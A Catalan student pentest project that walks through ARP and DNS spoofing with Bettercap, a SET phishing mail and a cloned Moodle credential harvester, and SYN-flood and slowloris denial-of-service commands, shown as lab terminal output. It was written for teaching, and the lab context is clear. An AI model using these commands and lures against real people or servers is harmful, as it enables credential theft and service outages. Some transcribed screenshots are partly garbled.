

Projecte ASIX 2k22

Escola Del Treball

2HISX 2021-2022

Aaron Andal & Cristian Condolo

CryptoSEC: “*Careful where you step in*”



Index


- **Setoolkit:** -> readME <-
 - **Com funciona SET?:** -> readME <-
- **Exemple pràctic amb Bettercap i Setoolkit (fake webpage) & Credential Harvester:** -> readME <-
 - **Cleanest DNS Spoof with Bettercap & Setoolkit:** -> readME <-
 - * **(ARP Spoof + DNS Spoof) amb Setoolkit (Mail Phishing + Site Cloner + Credential Harvester):** -> readME <-
- **Bibliografia:** -> readME <-

Setoolkit

Social-Engineer Toolkit (SET) és un framework de codi obert per fer **pentesting de sistemes i xarxes**, enfocat específicament a **atacs d'enginyeria social** per aconseguir el seu objectiu. SET té una sèrie d'eines per fer atacs personalitzats que ens permetran fer un atac de manera ràpida i efectiva. Aquesta eina ha estat desenvolupada per la signatura de seguretat TrustedSec i està disponible de manera lliure per a tots nosaltres.

L'**enginyeria social** és una de les portes d'accés més utilitzades pels **delinqüents** per robar la teva **informació personal** o **infiltrar-se** en una empresa.

Per aquest motiu cada pentest que fem a una organització, sempre s'han d'incloure tècniques **d'enginyeria social**, per veure que l'empresa és tan vulnerable a aquest tipus d'atacs i prendre les mesures corresponents.



The screenshot shows a terminal window titled "anonymous@osboxes: /var/www". The window has five tabs open: "an... ~", "anony...r/www" (active), "anonymo...ttercap", "anonymous@osb.../sites/amazon", and "anonymo...ttercap". The content of the active tab shows the SET toolkit's main menu:

```
File Actions Edit View Help
an... ~ × anony...r/www × anonymo...ttercap × anonymous@osb.../sites/amazon × anonymo...ttercap ×

anonymous@osboxes: /var/www

[—] File System [—]
[—] The Social-Engineer Toolkit (SET) [—]
[—] Created by: David Kennedy (ReL1K) [—]
[—] Version: 8.0.3 [—]
[—] Codename: 'Maverick' [—]
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
[—] Welcome to the Social-Engineer Toolkit (SET).
[—] The one stop shop for all of your SE needs.
[—] The Social-Engineer Toolkit is a product of TrustedSec.
[—] Visit: https://www.trustedsec.com
[—] It's easy to update using the PenTesters Framework! (PTF)
[—] Visit https://github.com/trustedsec/ptf to update all your tools!
[—] Select from the menu:
[—] 1) Spear-Phishing Attack Vectors
[—] 2) Website Attack Vectors
[—] 3) Infectious Media Generator
[—] 4) Create a Payload and Listener
[—] 5) Mass Mailer Attack
[—] 6) Arduino-Based Attack Vector
[—] 7) Wireless Access Point Attack Vector
[—] 8) QRCode Generator Attack Vector
[—] 9) Powershell Attack Vectors
[—] 10) Third Party Modules
[—] 99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
```

Img src: @Aaron & Cristian's Github (Exemple de Setoolkit)

Com funciona SET?

Amb SET podem efectuar atacs com:

- **Site cloning:** Clona qualsevol pàgina web.
 - **Credential harvest:** Roba les credencials HTTP.
 - **Mail Attack:** Atac del tipus DOS contra servidors de correu.
 - **DOS Attack:** H3ping, slowhttp entre altres atacs de DOS.
 - **Metasploits:** Proporciona informació sobre vulnerabilitats de seguretat.

... entre altres.

Exemple pràctic amb Bettercap i Setoolkit (fake webpage) & Credential Harvester

Cleanest DNS Spoof with Bettercap & Setoolkit

(ARP Spoof + DNS Spoof) amb Setoolkit (Mail Phishing + Site Cloner + Credential Harvester)

Amb l'ARP Spoof d'abans activarem un *dnsspoof* i injectarem un registre de DNS fals on ens redirigirà a la nostra màquina on hi tindrem una *fake page*: *m0odle.escoladeltreball.org* (**Moodle EDT**) i l'enviarem per correu utilitzant **SET** dient que “*URGENT! L'Eduard ha posat les notes de M06, entra urgentment i mira la nota que tens!!!*” llavors l'usuari entrarà i no se n'adonarà i li robarem les credencials mostrades al **SET**.

```
File Actions Edit View Help Type Statistics Telephony Wireless Tools Help
anonymou...cker:~ x anonymou...cker:~ x anonymou...cker:~ x anonymou...cker:~ x anonymou...cker:~ x
anonymou...cker:~ x anonymou...cker:~ x anonymou...cker:~ x anonymou...cker:~ x anonymou...cker:~ x
192.168.30.0/23 > 192.168.31.248 » help arp.spoof


arp.spoof (not running): Keep spoofing selected hosts on the network.

arp.spoof on : Start ARP spoofer.
arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
arp.spoof off : Stop ARP spoofer.
arp.ban off : Stop ARP spoofer.
Parameters=+arp[27:0] +arp[27:0] +arp[27:0] +arp[27:0] +arp[27:0]
arp.spoof.fullduplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the external network. (default=false)
arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nm ap style IP ranges. (default=<entire subnet>)
arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default="")
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.fullduplex true
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.targets 192.168.31.157
192.168.30.0/23 > 192.168.31.248 » arp.spoof on
192.168.30.0/23 > 192.168.31.248 » [13:22:36] [sys.log] [var] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.30.0/23 > 192.168.31.248 » [13:22:36] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.30.0/23 > 192.168.31.248 »
```


Img src: @Aaron & Cristian's Github

```
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.fullduplex true
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.targets 192.168.31.157
192.168.30.0/23 > 192.168.31.248 » arp.spoof on
192.168.30.0/23 > 192.168.31.248 » [13:22:36] [sys.log] [var] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.30.0/23 > 192.168.31.248 » [13:22:36] [sys.log] [inf] arp.spoof arp snooper started, probing 1 targets.
192.168.30.0/23 > 192.168.31.248 » set dns.spoof.domains m0dole.escoladeltreball.org
192.168.30.0/23 > 192.168.31.248 » dns.spoof on
192.168.30.0/23 > 192.168.31.248 » [13:28:43] [sys.log] [inf] dns.spoof m0dole.escoladeltreball.org → 192.168.31.2
48
192.168.30.0/23 > 192.168.31.248 »
```


Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github

A partir d'aquí generem el mail phishing desde un compte de gmail robat a CryptoSEC.

1. Seleccionem la opció 5: **Mass Mailer Attack.**

Img src: @Aaron & Cristian's Github

2. Seleccionem la opció 5: **Mass Mailer Attack**. Omplim les opcions: 1, email destination, 1, our email address, our email password, priority, attach file, fake email subject, body of message with END

```
anonymous@osboxes: ~
File Actions Edit View Help
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 5
Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.

set:mailer>1
set:phishing> Send email to:cryptocorp03@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>
```

Img src: @Aaron & Cristian's Github

```

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 5

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>1
set:phishing> Send email to:cryptocorp03@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:aaroncryptosec@gmail.com
set:phishing> The FROM NAME the user will see:Aaron
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:URGENT! Eduard ha pujat les notes de M06 entra ja!!! m0odule.escoladeltreball.org
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:■

```

Img src: @Aaron & Cristian's Github

```

set> 5

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>1
set:phishing> Send email to:cryptocorp03@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:aaroncryptosec@gmail.com
set:phishing> The FROM NAME the user will see:Aaron
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:URGENT! Eduard ha pujat les notes de M06 entra ja!!! m0odule.escoladeltreball.org
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capital) when finished:ENTRA JAAAAAA!! m0odule.escoladeltreball.org
Next line of the body: ■


```

Img src: @Aaron & Cristian's Github


```
set:phishing> Email subject:URGENT! Eduard ha pujat les notes de M06 entra ja!!! m0odule.escoladeltreball.org
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[*] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:ENTRA JAAAAAA!! m0odule.escoladeltreball.org
Next line of the body: END
[*] SET has finished sending the emails

Press <return> to continue
```

Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github

```

important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address. You must specify an external IP address if you are using address from an external perspective, it will not work. This isn't a SET issue this is how networking works.

[*]:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.31.248]:
[*] Example: /var/www/moodle/index.html and with '/' 
[*] Also note that there MUST be an index.html in the folder you point to.
[*] set:webattack> Path to the website to be cloned:/var/www/moodle/
[*] Index.html Found. Do you want to copy the entire folder or just index.html?
1. Copy just the index.html
2. Copy the entire folder

Enter choice [1/2]: 1
[-] Example: http://www.blah.com
[-] URL of the website you imported:http://moodle.escoladeltreball.org

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.30.175 -- [20/May/2022 10:33:11] "GET / HTTP/1.1" 200 -
192.168.30.175 -- [20/May/2022 10:33:11] "GET /index.html HTTP/1.1" 200 -
192.168.30.175 -- [20/May/2022 10:33:12] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.woff2?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:33:12] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.woff?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:33:21] "GET / HTTP/1.1" 200 -
192.168.30.175 -- [20/May/2022 10:33:22] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.woff2?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:33:22] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.woff?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:33:23] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.ttf?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:33:23] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.ttf?v=4.7.0 HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: anchor
POSSIBLE_USERNAME FIELD FOUND: logintoken=4QqvMxDMyZTVjNqzuXb8Tedvav9
POSSIBLE_USERNAME FIELD FOUND: overridename=johnny
POSSIBLE_PASSWORD FIELD FOUND: overridename=johnny
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.30.175 -- [20/May/2022 10:36:30] "POST /index.html HTTP/1.1" 302 -
192.168.30.175 -- [20/May/2022 10:36:30] "GET / HTTP/1.1" 200 -
192.168.30.175 -- [20/May/2022 10:34:26] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.woff2?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:34:26] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.woff?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:34:26] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.ttf?v=4.7.0 HTTP/1.1" 404 -

```

Img src: @Aaron & Cristian's Github

Attacking SOA and Forward DNS Servers with DOS (SlowHTTP - Attack cryptosec.net web Apache2)

Ídem que l'anterior però els targets son el **SOA** i el **Forwarding**, els clients interns de CryptoSEC quan hagin d'anar a la pàgina web **cryptosec.net**, entraràn a **cryptos3c.net** ja que el hacker ha avisat que hi ha una urgència a la pàgina principal i han d'entrar a la pàgina web dada pel hacker i les seves credencials seran **robades sense que se'n adoni!**

1. El hacker activar el ARP Spoof amb targets del SOA i el Forwarder.
2. El hacker ha realitzat un DOS per tumbar l'apache2 (SOA): `hping3 --randsource -p80 -S --flood 10.200.243.164`

Ara explicaré què significa cada part de l'ordre:

- **p 80** és el port que triem atacar
- S activa el flag Syn
- flood indica a hping que envii els paquets a la màxima velocitat possible
- **ip_victima** és la **ip o domini** a atacar

Si volem que la nostra ip no sigui visible podem afegir-li l'opció **-ai** la ip que falsejarem o bé utilitzar **-rand-source** amb què es generen adreces d'origen ip a l'atzar:

`hping3 --randsource -p80 -S --flood 10.200.243.164`

o també podem utilitzar: **Slowhttptest**, nosaltres utilitzarem **slowhttptest**.

slowhttptest - Denial Of Service attacks simulator

```
slowhttptest -c 40000 -H -i 30 -r 500 -l 600 -u http://cryptosec.net
```

-c number of connections Specifies the target number of connections to establish during the test.


-H' Starts slowhttptest in SlowLoris mode, sending unfinished HTTP requests.

-i seconds Specifies the interval between follow up data for slowrois and Slow POST tests.

-r connections per second Specifies the connection rate.

-l seconds Specifies test duration in seconds.

-u URL Specifies the URL.



Img src: @Aaron & Cristian's Github

```
root@osboxes: /home/anonymous
File Actions Edit View Help
root@osboxes: /home/anonymous x anonymous@osboxes: ~ x

Sun May 22 08:37:59 2022:
  File slowhttptest version 1.8.2
  - https://github.com/shekyan/slowhttptest -
test type: http://osboxes: 8080 root SLOW HEAD
number of connections: 40000
URL: http://192.168.0.198/
verb: GET
cookie: password for anonymous
Content-Length header value: 4096
follow up data max size: 68
interval between follow up data: 30 seconds
connections per seconds: 500
probe connection timeout: 5 seconds
test duration: 600 seconds
using proxy: no proxy
Sun May 22 08:37:59 2022:
slow HTTP test status on 525th second:

initializing: 0
pending: 5626
connected: 1880
error: 0
closed: 31987
service available: NO
Sun May 22 08:38:04 2022:

The connection has timed out
The server at cryptosec.net is taking too long to respond.



- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again
```

Img src: @Aaron & Cristian's Github

2. El hacker activa la pàgina del **cryptos3c.net** (fake) amb el SET (**Social Engineering Tool**).

The screenshot shows a terminal window titled "anonymous@osboxes: /var/www". The window has five tabs at the top: "anonymo... ~", "anonymo...r/www" (active), "anonymo...ttercap", "anonymous@osb.../sites/amazon", and "anonymo...ttercap". The main area displays the Social-Engineer Toolkit (SET) interface. It includes a file tree icon labeled "File System" and a banner for SET version 8.0.3. The banner text is as follows:

```
[—] The Social-Engineer Toolkit (SET)      [—]
[—] Created by: David Kennedy (ReL1K)      [—]
[—] Version: 8.0.3                          [—]
[—] Codename: 'Maverick'                    [—]
[—] Follow us on Twitter: @TrustedSec      [—]
[—] Follow me on Twitter: @HackingDave    [—]
[—] Homepage: https://www.trustedsec.com   [—]
[—] Welcome to the Social-Engineer Toolkit (SET).
[—] The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
```

Below the banner, there is a menu with the following options:

```
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
```

